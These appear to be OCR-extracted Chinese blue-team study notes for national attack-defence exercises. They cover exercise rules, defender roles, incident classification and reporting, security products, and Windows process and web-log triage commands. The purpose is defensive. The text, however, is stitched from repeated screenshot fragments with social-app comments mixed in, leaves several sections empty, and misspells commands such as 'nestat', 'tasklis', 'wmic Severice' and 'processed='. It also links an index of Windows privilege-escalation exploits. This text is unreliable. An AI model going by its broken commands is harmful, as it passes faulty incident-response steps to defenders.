1：实战攻防演戏行动解读

一、护网背景

提升整体安全防护水平，强化重要行业部门与公安机关的协同联动机制

二、护网基础知识

护网定义：由公安机关组织的“网络实战攻防演习“

护网规则：三到五人一队

明确目标系统

不限攻击路径

获取目标系统权限、数据即可得分

禁止对目标系统破坏性操作，对目标系统关键区域操作需要得到批准

护网目的：a:及时发现并且整改网安深层次隐患，检验提升国家关键信息基础设施安全防护力和应急处置能力；

b:进一步加强重点单位、社会力量公安机关的协同配合能力、联合作战能力；

提高红蓝双方技术对抗、决策指挥及应急处置能力

三、演练流程

统筹阶段：方案策划 项目进厂实施 安全意识培训

自查阶段：资产梳理 安全检测与加固 防御体系建设 防护策略优化

演练阶段：应急流程培训 第一轮演练 第二轮演练

实战阶段：实战防守

总结阶段：演习恢复 演习总结 整改建议

2：实战攻防演习防守组织架构

一、组织形式

A：组织方

主办：总体把控、资源协调、专家把控、裁判打分、应急响应

B：攻击方

成立攻击小组，展开网络攻击，发现安全漏洞，获取服务器权限

C：防守方

成立应急响应小组，实时监控网络，实时阻断，应急响应工作

D：攻防实战平台

可视化展示，攻击安全可控，攻击录屏，视频监控

二、组织架构

领导决策组

演习指挥组

现场执行组

a 模拟攻击组：前期模拟攻击，检验防护能力

b 整改加固组：前期安全分析检测，安全防御体系建设，安全设备策略制定

c 监测预警组：安全事件分析检测，保障工作统计汇总，定期提交报告

d 技术分析组：前期负责资产梳理、安全配置策略；实战阶段利用信息对应用层网络层防护

e 研判/情报组：对分析报告进行分析与研判，按照流程通知技术处置，搜集相关情报并取证

f 技术/处置组：负责安全响应和应急处置，对响应操作形成记录，对安全告警调查取证

3：HW 过程与内容

一、准备阶段:

在正式攻防演习防护工作开始前，应充分做好事前准备工作，为后续其他阶段工作提供有效的支撑。本阶段主要工作内容包括：

1、防守方案编制

2、防守工作启动会

3、人员结构组织

4、目标系统梳理

5、网络架构检查

6、安全防护设备、厂商梳理了解

7、APT 检测、流量分析、态势感知等安全监测设备梳理了解

二、自查阶段:

需要部署的安全设备

边界隔离：边界区域部署网闸、下一代防火墙 / UTM，并启用 IPS、AV、防扫描等功能；测：核心域入测 / 类设备，如 IDS/CS，网络审计、数据库审计、APT、全流量分析系统；

数据传输加密：VPN、加密机；

WEB 服务器重点防护：服务器区前端部署 WAF，部署网页防篡改系统；

终端管控：终端管理系统（天珣）、EDR;

平台监控：安全管理平台，如大数据版 USM、CSA;

其他设备：漏洞扫描、基线核查、威胁情报系统、蜜罐、攻防演练平台；

三、演练阶段：

四、实战阶段：

五、总结阶段：

护网保障工作结束后，应全面总结本次攻防演习各阶段的工作情况，包括组织队伍、攻击情况、防守情况、安全防护措施、监测手段、响应和协同处置等，形成总结报告并向有关单位汇报。

护网保障工作结束后，应全面分析本次攻防演习中能够存在不足和问题，并从中吸取经验及教训，为内部安全防护工作及以后重要活动保障工作提供经验指导，所有文档分类归档，便于以后调取。

护网保障工作结束后，针对演习结果，对在演习过程中还存在的脆弱点，开展整改工作，进一步提高目标系统的安全防护能力。

4：实战攻防演习防守事件分类

一、事件分类

1、 木马后门事件：

木马后门事件主要包括：服务器中检测存在 WEB Shell 脚本木马、远程控制、键盘记录、Rootkit 等木马程序，将导致应用系统及服务器被黑客持续控制，甚至可作为跳板机进行对其他资产的深入攻击

2、 异常登录事件:

异常登录事件主要包括：应用系统和服务器中检测存在克隆账号、隐藏账号，以及存在未授权用户、异常时间、异常来源登录等

3、 钓鱼邮件事件:

钓鱼邮件事件主要包括：邮件附件包含恶意代码、恶意链接，从而可导致员工内部主机被控，或泄露重要敏感信息

4、 漏洞攻击事件:

漏洞攻击事件往往从攻击人员漏洞扫描探测发现漏洞开始，之后通过对漏洞点进行分析并深入利用，从而从存在漏洞系统获取敏感信息甚至直接拿下系统的控制权限

5、 暴力破解事件:

暴力破解事件主要包括：对主机、终端设备、应用系统账号密码的暴力破解，黑客通过信息收集，生成暴力破解字典，或根据已泄露的密码进行撞库，从而可能导致系统密码被黑客破解。

6、 数据窃取事件:

数据窃取事件主要包括：敏感信息爬取，利用任意文件读取等漏洞窃据敏感文件，利用 SQL 注入漏洞等窃取数据库敏感信息，以及入侵成功后拖取数据库等行为。

7、 拒绝服务事件：

CC 攻击、DOS 攻击、DDOS 攻击、DRDOS 攻击。一旦遭受拒绝服务攻击，可导致服务器宕机，网络阻塞，从而破坏正常的业务稳定运行。

二、事件分级

一级：演习目标被控制

二级：需要系统或设备被控制

三级：内网一般设备被控制

四级：DMZ 区一般设备被控制

五级：DMZ 区设备遭到攻击或内网终端遭到攻击

5：实战攻防演习防守事件流转

一、 事件流转

二、事件处置方式

A、木马后门

B、异常登录

C、钓鱼邮件

D、漏洞攻击

E、 暴力破解

F、 数据窃取

G、拒绝服务

6：护网总结与分享

一、护网新变化

社工使用增加，0day 满天飞，信息收集范围途径增多，发现薄弱点并进行横向移动，寻找薄弱点突破。非工作时间攻击。攻击者不断更换攻击 IP 和被攻击目标

二、攻击手段

护网步骤（图）

三、防守手段

基于攻击的防守应对措施：

四、经验总结

1．攻击方不会守规矩：名义上攻击时间段为工作日的 9:00-17:00；实际上攻击方

不会遵守时间规则，晚上和周末均会发起攻击。

2．攻击方式多样：主要以远程网络入侵为主、还会存在社工等方式。

3 谨上报标系统：目标系统被攻破意味着该单位此次护网失败。

4．充分备战最为关键：深入研究得分规则和总结往年攻防经验，在演习前做好充分的防护准备和应急预案等。

5．全面检测、分析、展示机制不可缺失：被动安全防护机制不能实现全面感知、智能协同的主动防御目的，难以满足 HW 过程中的多点、多样化攻击。

6．建立威胁情报系统：建立适合自身需要的威胁情报系统，及时更新威胁情报库。

7 证据妥善保管：保留好相关攻击数据、截图及样本证据，为溯源提供材料。

准备阶段：

资产梳理，对资产进行漏洞扫描，补丁修复。根据业务通过流量监控设备建立黑白名单，有利于发现 0day.明确防守边界，对边界防火墙进行访问控制策略收紧，关闭不必要的（高危）端口

攻击阶段：

保证 7*24 小时安全监控，多为夜间攻击。

加强弱口令防护，发现弱口令及时上报修改。

防范钓鱼邮件。

及时应急响应处置，将危险范围降为最小，并及时溯源上报。

威胁情报：因为攻击方使用的都是运营商提供的新的 IP 和域名，可以进行随时更换，所以需要建立自己的威胁情报系统。通过兄弟单位、协作单位进行威胁情报收集；及时更新威胁情报库。

溯源阶段：

保留好相关攻击数据、截图及样本证据，为溯源提供材料。

一、总体概述（蓝初 监测）

直接借助安全设备（WAF、IDS、IPS）开展安全实时监测，对发现攻击行为进行确认，详细记录相关攻击数据，为后续处置提供信息。

工作内容：

负责安全事件分析监测，策略调整，状态巡检，协助封堵

负责保障事件的上报，统计汇总，定期形成工作报告/总结报告

重要性：

防护体系第一道防线，安全事件第一发现者

事件分析的前提，后续流程运转的基础

快速遏制攻击行为，可调整策略阻挡攻击

安全设备部署位置：网络架构区域：DMZ、生产区、核心区、测试区、VPN、第三方数据中心

流量日志接入：注意接入区的流量，平台类设备注意日志接入情况，探针部署位置

旁路部署和串联部署：旁路部署一般是指通过交换机等网络设备的“端口镜像”功能实现监控。串联部署指串联在链路中，可以控制流量

业务划分：了解内网业务 IP、出口 IP、负载 IP、各级网段、业务白名单

岗位职责：甄别攻击，情况汇总，攻击画像，修缮规则，及时封禁，增加检测规则

设备监控：初步监控，简单分析，上报

分析研判：对攻击方式、路径、范围、结果等做分析研判，找到攻击者信息

应急响应：攻击事件影响分析、复现与溯源

处置封禁：事件的处置，包括 IP 封禁

安全事件的分析监测：

1、 背景流量监测真实攻击，第一时间上报并完成处置

2、 演练前期大量扫描探测行为及时封禁可以有效阻断攻击方资产收集

3、 通过告警完成攻击者画像

安全设备的策略调整：

二、工作职责与模式

事件上报一般性原则：

1. 上报事件查 IP 归属地

2. IP 上报不重复

3. 重点关注事件响应动作为 PASS 的

4. 攻击频率高要上报

5. 漏洞利用类要重点上报

6. 低危事件大量扫描必上报（批量）

7. 国外 IP 要上报处置

8. 确定恶意攻击必上报

9. 一个 IP 对多个资产进行攻击要上报

10. 高危事件重点关注（敏感文件访问、文件上传，或者 webshell

连接等）

11. 监控事件遵循原则：先看相应动作，再看详细报文分析，再看

IP

三、安全设备

安全监测类：

IDS:某某入侵检测与管理系统

IPS:天清入侵防御系统

主要特点有：

深层防御、精确阻断，

可及时准确发现入侵攻击行为，

实时精确阻断，

主动而高效

APT:

邮件管理：天清邮件安全管理系统

安全防护类：

网页防篡改：天清 web 应用安全网关网页防篡改

防火墙：天清汉马 USG 防火墙

抗 DDOS:天清 ADM

WAF:天清 web 应用安全网关

基于算法引擎和特征引擎双引擎检测方法，针对 web 服务器进行 http/https 流量监测

防护场景：

＞恶意扫描防护；＞漏洞利用防护；暴力破解防护；SQL 注入防护；XSS 注入防护；＞敏感

信息泄露防护；Web 网站应急保障；

WAF--联动防护

> TAR 联动

TAR 发现安全攻击通过 API 接口下发封堵策略至 WAF 设备进行源 IP 封堵

全流联动

联动 NFT 取证，还原攻击过程

蜜罐联动

WAF 将攻击流量引流至蜜罐产品进行

攻击捕获及反制

威胁情报联动，

挖掘攻击者信息

安全分析类：

入侵分析：入侵分析中心 DAC

流量分析：泰和流量分析系统 NBA

安全管理/展示类

策略管理：flowereye 安全域流监控系统

日志审计：泰和日志审计系统

数据库审计：天玥数据库审计系统

安全运营平台：启明星辰安全运营平台

态势感知平台：泰和安全管理平台 TSDC

一、 文件排查

文件分析

查看开机启动项排查病毒与木马，有三种方式

A、启动菜单

B、系统配置 cmd 打开 msconfig

C、Win+r 注册表中 regedit 查看

检查运行时间以及方式是否正常，异常则杀进程并且报告，建议安装杀毒软件

文件分析—temp 临时文件

Temp 是系统临时文件夹，win 中主要分布在三个位置

1、 C:\Windows\Temp 系统公用

2、C:\Users\Administrator\Local\Setings\Temp

3、C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\ (默认为隐藏目录)

方式

1、Win+E C:\Users\Administrator\AppData\Local\Temp 查看 temp 文件夹下的 PE 文件，如 exe、dll、sys，查看是否有特别大的 tmp 文件

2、（首选）Win+r 输入 %temp%，查看 temp 文件夹下的 PE 文件，如 exe、dll、sys，查看是否有特别大的 tmp 文件

3、

可疑文件检测

virustotal.com 微步云沙箱

文件分析—时间属性分析

查看浏览器可以分析黑客行为

1、查看浏览器下载记录，是否有恶意代码及文件

2、查看历史记录中是否有恶意浏览恶意网站

在 windows 系统下，文件的时间属性具有

创建时间

修改时间

访问时间

右键--属性可查看

如果修改时间早于创建时间，那么这个文件将会具有很大嫌疑。(中国菜刀可以做到这点)

文件分析—最近文件打开分析

Windows 系统会记录系统中最近打开使用文件的快捷方式，查看方式有

1、Win+e

C:\Documents and Settings\Administrator\Recent

2、Win+e

C:\Users\Administrator\Recent

3、Win+r

%UserProfile%\Recent

除此之外，还可以自己动手寻找

根据文件夹内列表时间进行排序，查找可疑文件

也可以搜索制定日期范围内文件

二、进程排查

什么是进程排查?

本地计算机与外部网络通信建立在 TCP 或 UDP，中木马之后一定会与外部网络通信，此时

需要我们通过网络连接状态找到对应进程 ID 关闭进程 ID(连接)

状态

含义

Listening

监听 表示这个端口正在开放可提供服务

Closing

人为、防火墙关闭服务或服务被卸载

Time wait

等待连接 表示正在对端口发送请求

Establish

建立连接 正在通信、交换数据

查看所有的端口占用情况 netstat -ano

参数说明：

-a 显示所有网络连接、路由表和网络接口信息

-n 以数字形式显示地址和端口号

-o 显示与每个连接相关的所属进程 ID

-r 显示路由表

-s 显示按协议统计信息、默认地、显示 IP

记录一次进程排查：

查看 PID 对应的进程命令

查看所有的端口占用情况：nestat -aon

查看 PID 对应的进程命令：tasklis | findstr 123

(XXX 代表进程对应 PID)

杀死可疑进程：taskkill/f /t /im xxx

也可以采用以下方法

1、 netstat 定位出 pid

2、 再通过 tasklist 命令进行进程定位

3、 根据 wmic process 获取进程的全路径任务管理器定位到进程路径

查询进程

wmic process（带有 cmdline）

wmic process list brief

wmic process where name=“xxxx” get executablepath

删除进程

wmic process where processed=”2345” delete

查询服务（记一个）

wmic Severice （涵盖服务关联所有信息）

进程排查

启动项枚举：

Wmic startup list full

计划任务枚举:

Schtasks /query/fo table/v

三、系统信息排查

Windows 账号信息，如隐藏账号等 开始---运行---compmgmt.msc-本地用户和组---用户

命令方式：net user,可直接收集用户信息，若需查看某个用户的详细信息，可使用命令

net user username

查看当前会话使用——query user 比如查看时否有人使用远程终端登录服务器

logoff 踢出用户

查看 systeminfo 信息，系统版本以及补丁信息

Github 源码：/neargle/win-powerup-exp-index

四、工具排查

Procexp 是常见的进程查看工具

query 适用范围：Windows Server 2022、Windows Server 2019、Windows Server 2016、Windows Server 2012 R2、Windows Server 2012

五、日志排查

Windows 登录日志排查

主要分析安全日志，可以借助自带的筛选功能

可以把日志导出为文本格式，然后使用 notepad++打开，使用正则模式去匹配远程登录郭

的地址


中间件日志（Web 日志 acess_log）nginx、apache、iis、tomcat、jboss、weblogic、websphere


√暴力破解攻击（留存报告后）


. 防火墙配置 IP 黑名单

● 隔离威胁主机网络

· 查看是否包括扫描类事件，给出建议：如关闭不需要的端口，服务等. 针对破解成功的主机，修改账号密码为强口令，建议定期修改密码· 建议使用终端杀毒软件进行全盘查杀，防止攻击者安装恶意文件




2024UU攻防演...
162
邀请达人榜
WEB日志内容
✓ 记录访问服务器的ip地址
✓ 记录浏览者访问的时间
✓ 记录浏览者访问的资源
✓ 记录访问服务器的工具
四层相识：NDR是流量检测与响应
四层相识：X
玛莎琪 回复
可以控制终端
软件，然后能设置让终端在固定时...
展开全部
10.86.17.7 - - [15/Mar/2022:16:24:35 +0800] "GET /sqlib/sqlib HTTP/1.1" 301 238 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.54 Safari/537.36"
10.86.17.7 - - [15/Mar/2022:16:24:35 +0800] "GET /sqlib/sqlib/ HTTP/1.1" 403 2208 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.54 Safari/537.36"
10.86.17.7 - - [15/Mar/2022:16:25:07 +0800] "GET /sqlib/sqlib/sqlilabs/Less-1/index.php HTTP/1.1" 200 557
Chrome/94.0.4606.54 Safari/537.36"
说点什么吧~
108


WEB日志分析
✓对日志进行分析
•查看access.log日志出现的所有IP:
cat access.log | awk '{print $1}'| sort|uniq -c|sort -sn|wc -l
root@bogon wwwlogs]#
root@bogon wwwlogs]#
root@bogon wwwlogs]#
root@bogon wwwlogs]# cat access.log | awk '{print $1}'| sort|uniq -c|sort -sn|wc -l
root@bogon wwwlogs]#


WEB日志
✓ 10.86.17.7 - - [15/Mar/2022:16:25:07 +0800] "GET /sqlib/Less-1/index.php HTTP/1.1" 200 557 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.54 Safari/537.36"
✓ 请求
• 请求类型
常见的请求类型主要是GET/POST/HEAD
• 请求资源
请求的时访问资源的URL
• 请求使用协议
显示HTTP协议和版本信息，通常是HTTP /1.0 或 HTTP /1.1

WEB日志分析

✓对日志进行分析

•查看access.log日志出现IP次数:

cat access.log | awk '{print $1}'| sort|uniq -c|sort -sn

```
[root@localhost wwwlogs]# cat access.log | awk '{print $1}'| sort
uniq -c|sort -sn
      7 192.168.65.129
     81 192.168.65.133
    179 192.168.43.186
    299 127.0.0.1
    534 192.168.2.251
1616319 192.168.65.1
[root@localhost wwwlogs]#
```

WEB日志

✓ 10.86.17.7 - - [15/Mar/2022:16:25:07 +0800] "GET /sqlib/Less-1/index.php HTTP/1.1" 200 557 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.54 Safari/537.36"

✓ 请求

- 请求类型

  常见的请求类型主要是GET/POST/HEAD

- 请求资源

  请求的时访问资源的URL


- 请求使用协议


  显示HTTP协议和版本信息，通常是HTTP /1.0 或 HTTP /1.1


WEB日志内容


✓ 记录访问服务器的ip地址
✓ 记录浏览者访问的时间
✓ 记录浏览者访问的资源
✓ 记录访问服务器的工具


10.86.17.7 - - [15/Mar/2022:16:24:35 +0800] "GET /sqlib/sqlib HTTP/1.1" 301 238 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.54 Safari/537.36"
10.86.17.7 - - [15/Mar/2022:16:24:35 +0800] "GET /sqlib/sqlib/ HTTP/1.1" 403 2208 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.54 Safari/537.36"
10.86.17.7 - - [15/Mar/2022:16:25:07 +0800] "GET /sqlib/sqlib/sqlilabs/Less-1/index.php HTTP/1.1" 200 557 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.54 Safari/537.36"


2024HVV攻防演…
邀请达人榜
四层相识：NDR是流量检测与响应
四层相识：XDR=EDR+NDR+其他
玛莎琪 回复 四层相识：我记得EDR可以控制终端，给终端下发一个杀毒软件，然后能设置让终端在固定时…
展开全部
说点什么吧~
a) 日志文件：一般分为 catalina.out、localhost、manager
WEB 日志内容所需关注：
记录访问服务器的 ip 地址
记录浏览者访问的时间
记录浏览者访问的资源
记录访问服务器的工具
请求
请求类型：常见的请求类型主要是 GET/POST/HEAD
请求资源：请求的时访问资源的 URL
请求使用协议：显示 HTTP 协议和版本信息，通常是 HTTP /1.0 或 HTTP /1.1
6.3 主机日志分析
6.4 常见攻击类型和特征
6.5 处置方法


2024HVV攻防演…
邀请达人榜
四层相识：NDR是流量检测与响应
四层相识：XDR=EDR+NDR+其他
玛莎琪 回复 四层相识：我记得EDR可以控制终端，给终端下发一个杀毒软件，然后能设置让终端在固定时…
展开全部
说点什么吧~
a) 日志文件：一般分为 catalina.out、localhost、manager
WEB 日志内容所需关注：
记录访问服务器的 ip 地址
记录浏览者访问的时间
记录浏览者访问的资源
记录访问服务器的工具
请求
请求类型
常见的请求类型主要是 GET/POST/HEAD
